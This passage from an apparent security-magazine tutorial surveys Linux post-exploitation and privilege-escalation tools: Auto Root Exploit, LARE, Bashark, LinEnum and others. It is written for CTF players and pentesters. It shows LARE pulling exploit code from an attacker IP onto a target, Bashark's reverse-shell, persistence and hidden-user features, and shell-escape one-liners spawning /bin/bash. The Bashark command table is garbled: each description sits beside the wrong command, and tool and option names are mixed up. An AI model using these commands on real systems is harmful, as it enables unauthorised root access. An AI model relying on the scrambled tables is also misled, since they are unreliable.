The screenshot shows a terminal window titled "root@kali: ~/Desktop". The terminal displays the "Auto Root Exploit v4.2" menu, created by Nilotpal Biswas. The menu includes a usage section and a list of commands. The system kernel version is shown as 4.16.0-kali2-686-pae. The prompt is "root@kali:~/Desktop#".

```
=====
Auto Root Exploit v4.2
by Nilotpal Biswas
=====

Usage:
[] [root@kali:~]
[] bash autoroot.sh {2|3|4|bsd|app|all|0}

No. | Commands list

2 | for kernel version 2.6 all
3 | for kernel version 3 all
4 | for kernel version 4 all
bsd | for freebsd & openbsd all
app | for apple macos all
all | for kernel 2.6,3,4 bsd & app all
0 | *an update is available

System Kernel ver => 4.16.0-kali2-686-pae
root@kali:~/Desktop#
```

(<https://hackmag.com/wp-content/uploads/2020/01/7.png>)

Auto-Root-Exploit startup selection menu

```
root@kali: ~/Desktop
=====
Auto Root Exploit v4.2
by Nilotpal Biswas
=====
Successfully R00T(ed).. have fun :)
ID => uid=0(root) gid=0(root) groups=0(root)
WHOAMI => root
root@kali:~/Desktop#
```

(<https://hackmag.com/wp-content/uploads/2020/01/8.png>)

We gained root access to the system!

## LARE ([L]ocal [A]uto [R]oot [E]xploiter)

Last but not least is this simple [script \(https://github.com/EnigmaDimitri/LARE\)](https://github.com/EnigmaDimitri/LARE), exploiting known vulnerabilities in the OS kernel and making it possible to gain root privileges remotely. The script uses local exploits to gain root privileges for Linux kernel versions 2.6-4.8.

This tool is frequently used at various [War Games \(https://en.wikipedia.org/wiki/Wargame\\_\(hacking\)\)](https://en.wikipedia.org/wiki/Wargame_(hacking)), CTF competitions (<https://ctftime.org/ctf-wtf/>), including [hackthebox.gr](https://www.hackthebox.gr), and even at [OSCP \(https://www.offensive-security.com/courses-and-certifications/\)](https://www.offensive-security.com/courses-and-certifications/) certification exams.

Installation:

```
$ git clone https://github.com/EnigmaDimitri/LARE && cd LARE
$ chmod +x LARE.sh
```

The script can be run on a local computer either this way:

```
$ LARE.sh -a
```

or that way:

```
$./LARE.sh -a
```

```
root@kali:~# ./LARA.sh -h
#####
Local Auto-Root Exploiter
By Enigma Dimitri
Inspired by Auto Root Exploit
By Nilotpal Biswas
#####

Usage: ./LARA.sh [option]

Options:

-a or --arsenal: Downloads the exploits to /var/www/html directory and start the apache server.
-l <Attacker-IP> or --Lroot <Attacker-IP>: Get the exploits from attackers machine and starts the exploiter.
-r or --Rroot: Downloads the exploits directly to the server and starts the exploiter.

Command Examples:

Create Local Arsenal: ./LARA.sh -a
LAN Root: ./LARA.sh -r 10.10.10.123
Remote Root: ./LARA.sh -R
```

(<https://hackmag.com/wp-content/uploads/2020/01/10.png>).

Launching LARE on a local machine

Running the script on the target PC on the network:

```
$ LARE.sh -l [Attackers-IP]
```

```
@kali:~$./LARA.sh -l 192.168.219.128
#####
Local Auto-Root Exploiter
By Enigma Dimitri
Inspired by Auto Root Exploit
By Nilotpal Biswas
#####
Initiating Local Exploiter
#####

Auto ROOTing started...

ROOTing..
--2017-06-01 16:10:45-- http://192.168.219.128/exploits/Linux/local/2031.c
Connecting to 192.168.219.128:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3765 (3.7K) [text/x-csrc]
Saving to: 'exploit.c'

exploit.c 100%[=====>] 3.68K --.-KB/s in 0s
2017-06-01 16:10:45 (687 MB/s) = 'exploit.c' saved [3765/3765]
```

(<https://hackmag.com/wp-content/uploads/2020/01/11.png>).

Attacking a remote machine on the local network

Running LARE on a PC with the connection to the exploits database on GitHub:

```
$ LARE.sh -l or ./LARE.sh -l
```



## INFO

Privilege escalation is the act of exploiting a bug, design flaw, or configuration oversight in an operating system or software application to gain elevated access to resources that are normally protected from a certain user. As a result, the hacker gains more privileges than

intended by the application developer or system administrator, and can perform unauthorized actions on the target system.

## Checking the system and protecting against post-exploitation techniques

In addition to regular security measures (i.e. updating regularly and minimizing the level of privileges), security specialists use special tools to audit network security and to protect networks against unauthorized access. Contrary to popular belief that post-exploitation is only possible if the attacker is an experienced mega-mind or the system itself is obsolete, networks often become vulnerable due to misconfiguration (e.g. [excessive access rights](https://en.wikipedia.org/wiki/Chmod) (<https://en.wikipedia.org/wiki/Chmod>), use of default passwords, exposed system catalogs and folders, disabled security options in [out of the box](https://en.wikipedia.org/wiki/Out_of_the_box_(feature)) ([https://en.wikipedia.org/wiki/Out\\_of\\_the\\_box\\_\(feature\)](https://en.wikipedia.org/wiki/Out_of_the_box_(feature))), software, etc.)

There are express system analysis utilities (a set of Bash scripts) that check systems for unauthorized and potentially dangerous activities performed by unprivileged users.

### Bashark

[Bashark](https://github.com/TheSecondSun/Bashark) (<https://github.com/TheSecondSun/Bashark>) is a popular script that aids pentesters and security researchers audit the system's vulnerability to post-exploitation

According to the developers, Bashark has the following features:

- lightweight and fast
- multiplatform: Unix, OSX, Solaris etc.
- no external dependencies
- immune to heuristic and behavioural analysis
- built-in aliases of often used shell commands
- extends system shell with post-exploitation oriented functionalities
- stealthy, with custom cleanup routine activated on exit
- easily extensible (add new commands by creating Bash functions)
- full tab completion

The script can be downloaded with Git:

```
$ git clone https://github.com/TheSecondSun/Bashark.git
```

```
raj@ubuntu:~$ git clone https://github.com/TheSecondSun/Bashark.git
Cloning into 'Bashark'...
remote: Enumerating objects: 30, done.
remote: Total 30 (delta 0), reused 0 (delta 0), pack-reused 30
Unpacking objects: 100% (30/30), done.
Checking connectivity... done.
raj@ubuntu:~$ cd Bashark/
raj@ubuntu:~/Bashark$ ls
bashark.sh LICENSE logo.svg README.md
```

(<https://hackmag.com/wp-content/uploads/2020/01/17.png>).

Installing Bashark to the system

cd to the respective directory and change access rights to run the script:

```
$ cd Bashark
```

```
$ chmod +x bashark.sh
```

Launching:

```
$./bashark.sh
```



```
rmcree@HAKEITSTOP-VM:~$ source bashark.sh
```



<-> Bashark 1.0 post exploitation script

<-> Created by: TheSecondSun (thescndsun@gmail.com)

[\*] Type 'help' to show available commands

```
bashark_1.0$ help
```

Bashark ver. 1.0 Commands:

(no root required):

|                   |                                                                    |
|-------------------|--------------------------------------------------------------------|
| <b>bruteforce</b> | -> Go back to previous directory                                   |
| <b>c</b>          | -> Perform a dictionary attack against a protected file            |
| <b>cleanup</b>    | -> Clear screen                                                    |
| <b>esc</b>        | -> Modify Bashark cleanup routine settings                         |
| <b>fnd</b>        | -> Escape to a non-restricted shell                                |
| <b>fndre</b>      | -> Recursively search for string occurrence in current directory   |
| <b>fileinfo</b>   | -> Search for most popular regular expressions in a file           |
| <b>getapp</b>     | -> Inspect a file                                                  |
| <b>getconf</b>    | -> Enumerate installed applications                                |
| <b>getperm</b>    | -> Enumerate configuration files                                   |
| <b>help</b>       | -> Show files and folders with special permissions                 |
| <b>hosts</b>      | -> Show this help message                                          |
| <b>i</b>          | -> Show active hosts in background                                 |
| <b>ismv</b>       | -> Show information about host                                     |
| <b>lg</b>         | -> Check if OS is running on virtual machine                       |
| <b>mex</b>        | -> Search for regular expression in filenames of current directory |
| <b>nkd</b>        | -> Make file executable                                            |
| <b>portscan</b>   | -> Create a directory                                              |
| <b>quit</b>       | -> Perform a portscan                                              |
| <b>revshell</b>   | -> Exit Bashark                                                    |
| <b>t</b>          | -> Spawn a reverse shell                                           |
| <b>timestamp</b>  | -> Create a file                                                   |
| <b>usr</b>        | -> Change attributes of a file                                     |
|                   | -> Show all users on the host                                      |

(root required):

|                  |                                                  |
|------------------|--------------------------------------------------|
| <b>portblock</b> | -> Block all opened ports except whitelisted     |
| <b>persist</b>   | -> Set a command to be executed after every boot |
| <b>rootshell</b> | -> Create a rootshell                            |
| <b>usradd</b>    | -> Create a new hidden user (OSX only)           |

To show additional information about specific command, type '<command> -h'

(<https://hackmag.com/wp-content/uploads/2020/01/13.jpg>).

Bashark startup menu

```

bashark_1.0$ i

<*>Username : rmcrec (No root privileges)
<*>User Groups : rmcrec : rmcrec adm cdrom sudo audio dip plugdev lpadmin sambashare
<*>Hostname : MAKEITSTOP-VM
<*>OS : Linux Debian buster/sid (4.15.0-33-lowlatency x86_64)
<*>Kernel : 4.15.0-33-lowlatency
<*>Arch : x86_64
<*>Local IP : 192.168.248.15
<*>Global IP : 73.42.224.182
<*>RAM :
 MemTotal: 3966384 kB
 MemFree: 3157444 kB
 SwapTotal: 969960 kB
<*>Opened Ports : None
<*>Kernel configuration:
 * ASLR : Enabled (data segment randomization)
 * DMESG RESTRICT: Disabled
 * PERF_PARANOID :
<*>Network controller:

<*>Ethernet controller:

<*>SATA controller:

```

(<https://hackmag.com/wp-content/uploads/2020/01/14.jpg>).

Bashark displays the system information (a brief variant)

What makes Bashark unique? Using the **portscan** option, one can scan the internal network from a compromised machine. The **getconf** option is used to obtain all configuration files from another hacked Linux machine (it extracts all configuration files stored in the /etc folder). In addition, we may use the **getprem** function to view all binary files of the target system.

Scanning the remote machine:

```
$ portscan <target's IP>
```

Getting configs:

```
$ getconf
```

Getting files:

```
$ getprem
```

Getting the reverse shell:

```
$ revshell <target's IP> <Port 31337>
```



Installing LinEnum to the system:

```
$ git clone https://github.com/rebootuser/LinEnum
$ cd LinEnum/
```

Running the script with the key listing:

```
$./LinEnum.sh
```

Running LinEnum with options (keys):

```
$./LinEnum.sh -s -k keyword -r report -e /tmp/ -t
```

Key descriptions:

```
-k - enter keyword
-e - enter export location
-t - include thorough (lengthy) tests
-s - supply current user password to check sudo perms
-r - ENTER report name
-h - Displays the help text
-k - an optional switch for which the user can search for a single keyword
within many files
```

Running with no options results in limited scanning and does not generate an output file.

```
#####
Local Linux Enumeration & Privilege Escalation Script
#####
www.rebootuser.com
version 0.5

Example: ./LinEnum.sh -k keyword -r report -e /tmp/ -t

OPTIONS:
-k Enter keyword
-e Enter export location
-t Include thorough (lengthy) tests
-r Enter report name
-h Displays this help text

Running with no options performs limited scans/no output
#####
```

(<https://hackmag.com/wp-content/uploads/2020/01/18.png>).

LinEnum startup menu

```
#####
Local Linux Enumeration & Privilege Escalation Script
#####
www.rebootuser.com
#

Debug Info
thorough tests = disabled

Scan started at:
Mon Jan 22 20:52:35 DST 2018

./LinEnum.sh: line 1367: system_info: command not found
USER/GROUP
Current user/group info:
uid=0(root) gid=0(root) groups=0(root)

Users that have previously logged onto the system:
Username Port From Latest

Who else is logged on:
 20:52:35 up 0 min, 0 users, load average: 0.52, 0.58, 0.59
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
```

(<https://hackmag.com/wp-content/uploads/2020/01/18-1.png>)

LinEnum scan results

## LinuxPrivChecker

This useful script

(<https://github.com/sleventyeleven/linuxprivchecker/blob/master/linuxprivchecker.py>) is written in Python. It is intended to be executed locally on a Linux box to enumerate basic system info and search for common privilege escalation ([https://en.wikipedia.org/wiki/Privilege\\_escalation](https://en.wikipedia.org/wiki/Privilege_escalation)) vectors such as world-writable files, misconfigurations, clear-text passwords and any applicable exploits.

The script checks the following security options:

- basic system information (OS, kernel, system name, etc.);
- network information (ifconfig, route, netstat, etc.);
- miscellaneous file system information (mount, fstab, cron jobs);
- user information (current user, all users, privileged users, command history);
- access rights to files and catalogs (files/catalogs available for changing, suid files, and the root home catalog);
- files containing unencrypted passwords;
- interesting files, processes, and applications (all run-time processes, all processes run by the root user and associated threads of execution, sudo version, and Apache configuration file);
- all installed languages and tools (GCC, Perl, Python, Nmap, Netcat, Wget, FTP, etc.); and
- all respective privilege escalation exploits (using the exploit database for specific kernel versions, software packs, and processes).

The following programs are checked for privilege escalation:

```
nmap
-interactive

vi
:!bash
:set shell=/bin/bash:shell

awk
awk 'BEGIN {system("/bin/bash")}'

find
find / -exec /usr/bin/awk 'BEGIN {system("/bin/bash")}' \;

perl
perl -e 'exec "/bin/bash";'
```

Downloading the script:

```
$ wget http://www.securitysift.com/download/linuxprivchecker.py
```

Running it on one tap:

```
$ chmod +x linuxprivchecker.py
$./linuxprivchecker.py
```

An alternative way to run LinuxPrivChecker:

```
$ python linuxprivchecker.py
```

```

p# python linuxprivchecker.py
=====
LINUX PRIVILEGE ESCALATION CHECKER
=====

[*] GETTING BASIC SYSTEM INFO...

[+] Kernel
 Linux version 4.7.0-kali1-amd64 (devel@kali.org) (gcc version 5.4.1 20160803 (Debian
 5.4.1-1)) #1 SMP Debian 4.7.5-1kali3 (2016-09-29)

[+] Hostname
 kali

[+] Operating System
 Kali GNU/Linux Rolling \n \l

[*] GETTING NETWORKING INFO...

[+] Interfaces
 eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
 inet 192.168.1.29 netmask 255.255.255.0 broadcast 192.168.1.255
 inet6 fe80::20c:29ff:fe84:baad prefixlen 64 scopeid 0x20<link>
 ether 00:0c:29:84:ba:ad txqueuelen 1000 Ethernet)
 RX packets 9125 bytes 4974722 (4.7 MiB)
 RX errors 0 dropped 0 overruns 0 frame 0
 TX packets 3874 bytes 411322 (401.6 KiB)
 TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
 lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
 inet 127.0.0.1 netmask 255.0.0.0
 inet6 ::1 prefixlen 128 scopeid 0x10<host>
 loop txqueuelen 1 (Local Loopback)
 RX packets 18 bytes 1058 (1.0 KiB)
 RX errors 0 dropped 0 overruns 0 frame 0
 TX packets 18 bytes 1058 (1.0 KiB)
 TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[+] Netstat
 Active Internet connections (servers and established)
安全客 (bobao.360.cn)
(https://hackmag.com/wp-content/uploads/2020/01/19.png)

```

LinuxPrivChecker displays results of its work

## Unix-privesc-check

Unix-privesc-checker (<https://github.com/pentestmonkey/unix-privesc-check>) is a powerful script for Unix-based systems (successfully tested on Solaris 9, HPUX 11, various Linux 3.x versions, and FreeBSD 6.2+). It looks for misconfigurations that could allow local unprivileged users to escalate privileges to other users or to access local apps (e.g. MySQL databases).

The script checks the following options:

- weak passwords and default values;
- IP Stack configuration (no unnecessary IPv6, no IP Forwarding, etc.);
- weak file permissions (reading sensitive data, modifying sensitive files);




- configuration of local applications (viewing `sshd_config` ([https://linux.die.net/man/5/sshd\\_config](https://linux.die.net/man/5/sshd_config)) and `httpd.conf` (<https://httpd.apache.org/docs/2.4/configuring.html>)); and
- other useful features (remote logging, insecure TCP/IP protocols, etc.).

The tool focuses mainly on generic techniques: common misconfigurations and weak file permissions. Note that `Unix-privesc-check` does not check for missing patches; this is outside its scope of duties. After all, there are plenty of other, more complex, Linux audit utilities performing this function.

The script can run either as a normal user or as root. Of course, it is more efficient when running as a root because it can read more files that are unavailable to an unprivileged user. It can also be run as a cron job to check for misconfigurations on a regular basis.

Running `Unix-privesc-check`:

```
$./unix-privesc-check > output.txt
```



```
root@kali: ~
File Edit View Search Terminal Help
unix-privesc-check v1.4 (http://pentestmonkey.net/tools/unix-privesc-check)
Usage: unix-privesc-check { standard | detailed }

"standard" mode: Speed-optimised check of lots of security settings.

"detailed" mode: Same as standard mode, but also checks perms of open file
 handles and called files (e.g. parsed from shell scripts,
 linked .so files). This mode is slow and prone to false
 positives but might help you find more subtle flaws in 3rd
 party programs.

This script checks file permissions and other settings that could allow
local users to escalate privileges.

Use of this script is only permitted on systems which you have been granted
legal permission to perform a security assessment of. Apart from this
condition the GPL v2 applies.

Search the output for the word 'WARNING'. If you don't see it then this
script didn't find any problems.

root@kali:~#
```

(<https://hackmag.com/wp-content/uploads/2020/01/21-1.jpg>).

Unix-privesc-check terminal

```
Starting unix-privesc-check v1.0 (http://pentestmonkey.net/tools/unix-privesc-check)
```

```
This script checks file permissions and other settings that could allow
local users to escalate privileges.
```

```
Use of this script is only permitted on systems which you have been granted
legal permission to perform a security assessment of. Apart from this
condition the GPL v2 applies.
```

```
Search the output below for the word 'WARNING'. If you don't see it then
this script didn't find any problems.
```

```
Assuming the OS is: linux
```

```

Checking if external authentication is allowed in /etc/passwd

No +:... line found in /etc/passwd
```

```

Checking nsswitch.conf for addition authentication methods

Neither LDAP nor NIS are used for authentication
```

(<https://hackmag.com/wp-content/uploads/2020/01/20.jpg>).

Report generated by Unix-privesc-check and saved as output.txt

## Conclusions

We have addressed only the most popular and effective tools used at the post-exploitation phase. They would be useful to the participants of War Games and CTF competitions, and to experienced pentesters auditing security of the corporate perimeter. In addition, we briefly examined several utilities designed to check Linux-based systems for potential privilege escalation and other post-exploitation vulnerabilities.

### Useful links

The discussed topic is too complex for a single article or even a series of articles, so I strongly recommend reviewing the supplementary materials listed below:

[Linux Post Exploitation Command List](https://github.com/mubix/post-exploitation/wiki/Linux-Post-Exploitation-Command-List) (<https://github.com/mubix/post-exploitation/wiki/Linux-Post-Exploitation-Command-List>): just a list of standard commands well-known to all advanced Linux users;

[Post Exploitation Collection](https://github.com/mubix/post-exploitation) (<https://github.com/mubix/post-exploitation>): a GitHub repository containing an extensive collection of post-exploitation tricks for Windows, Linux, Mac, and \*BSD, as well as msf4 & Metasploit scripts;

Basic Linux Privilege Escalation (<https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/>): a one-page guide on main attack vectors at the post-exploitation phase;  
GitBook Post Exploitation ([https://chryzsh.gitbooks.io/pentestbook/privilege\\_escalation\\_-\\_linux.html](https://chryzsh.gitbooks.io/pentestbook/privilege_escalation_-_linux.html)): a great GitBook on privilege escalation that addresses numerous exploitation techniques including kernel exploits, programs running as root, inside service, suid misconfiguration, abusing sudo-rights, bad path configuration, cron job, and unmounted file systems. In addition, it includes ready-to-use Python scripts.  
Cheat map (<https://vulp3cula.gitbook.io/hackers-grimoire/post-exploitation/privesc-linux>): another post-exploitation handbook providing examples of commands and pieces of code written in script languages.

## Related posts:



2022.06.01 — **Routing nightmare. How to pentest OSPF and EIGRP dynamic routing protocols** (<https://hackmag.com/security/routing-nightmare>).

The magic and charm of dynamic routing protocols can be deceptive: admins trust them implicitly and often forget to properly configure security systems embedded in these protocols. In this...

**Full article →** (<https://hackmag.com/security/routing-nightmare>).



2022.02.09 — **F#ck da Antivirus! How to bypass antiviruses during pentest** (<https://hackmag.com/security/detection-bypassing>).

Antiviruses are extremely useful tools - but not in situations when you need to remain unnoticed on an attacked network. Today, I will explain how...


**Full article →** (<https://hackmag.com/security/detection-bypassing>).



2023.01.22 — **Top 5 Ways to Use a VPN for Enhanced Online Privacy and Security** (<https://hackmag.com/security/top-5-ways-to-use-a-vpn-for-enhanced-online-privacy-and-security>).

This is an external third-party advertising publication. In this period when technology is at its highest level, the importance of privacy and security has grown like never...

**Full article →** (<https://hackmag.com/security/top-5-ways-to-use-a-vpn-for-enhanced-online-privacy-and-security>).



2022.02.15 — **Reverse shell of 237 bytes. How to reduce the executable file using Linux hacks** (<https://hackmag.com/coding/reverse-shell-237-bytes>).

Once I was asked: is it possible to write a reverse shell some 200 bytes in size?

This shell should perform the following functions: change its name...


**Full article → (<https://hackmag.com/coding/reverse-shell-237-bytes>)**



2023.04.20 — **Sad Guard. Identifying and exploiting vulnerability in AdGuard driver for Windows** (<https://hackmag.com/security/aguard-cve>).

Last year, I discovered a binary bug in the AdGuard driver. Its ID in the National Vulnerability Database is CVE-2022-45770. I was disassembling the ad blocker and found...

**Full article → (<https://hackmag.com/security/aguard-cve>)**



2022.01.01 — **It's a trap! How to create honeypots for stupid bots** (<https://hackmag.com/security/honeypots-catched>).

If you had ever administered a server, you definitely know that the password-based authentication must be disabled or restricted: either by a whitelist, or a VPN gateway, or in...

**Full article → (<https://hackmag.com/security/honeypots-catched>)**



2023.07.07 — **Evil Ethernet. BadUSB-ETH attack in detail** (<https://hackmag.com/security/badusb-eth>).

If you have a chance to plug a specially crafted device to a USB port of the target computer, you can completely intercept its traffic, collect cookies...

**Full article → (<https://hackmag.com/security/badusb-eth>)**



2022.04.04 — **Elephants and their vulnerabilities. Most epic CVEs in PostgreSQL** (<https://hackmag.com/security/postgresql-cve-history>).

Once a quarter, PostgreSQL publishes minor releases containing vulnerabilities. Sometimes, such bugs make it possible to make an unprivileged user a local king superuser. To fix them,...

**Full article → (<https://hackmag.com/security/postgresql-cve-history>)**



2023.02.21 — **Herpaderping and Ghosting. Two new ways to hide processes from antiviruses** (<https://hackmag.com/security/herpaderping-and-ghosting>).

The primary objective of virus writers (as well as pentesters and Red Team members) is to hide their payloads from antiviruses and avoid their detection. Various...

**Full article → (<https://hackmag.com/security/herpaderping-and-ghosting>)**



2022.01.11 — **Pentest in your own way. How to create a new testing methodology using OSCP and Hack The Box machines** (<https://hackmag.com/security/pentest-howto>).

Each aspiring pentester or information security enthusiast wants to advance at some point from reading exciting write-ups to practical tasks. How to do this in the best way...

**Full article → (<https://hackmag.com/security/pentest-howto>)**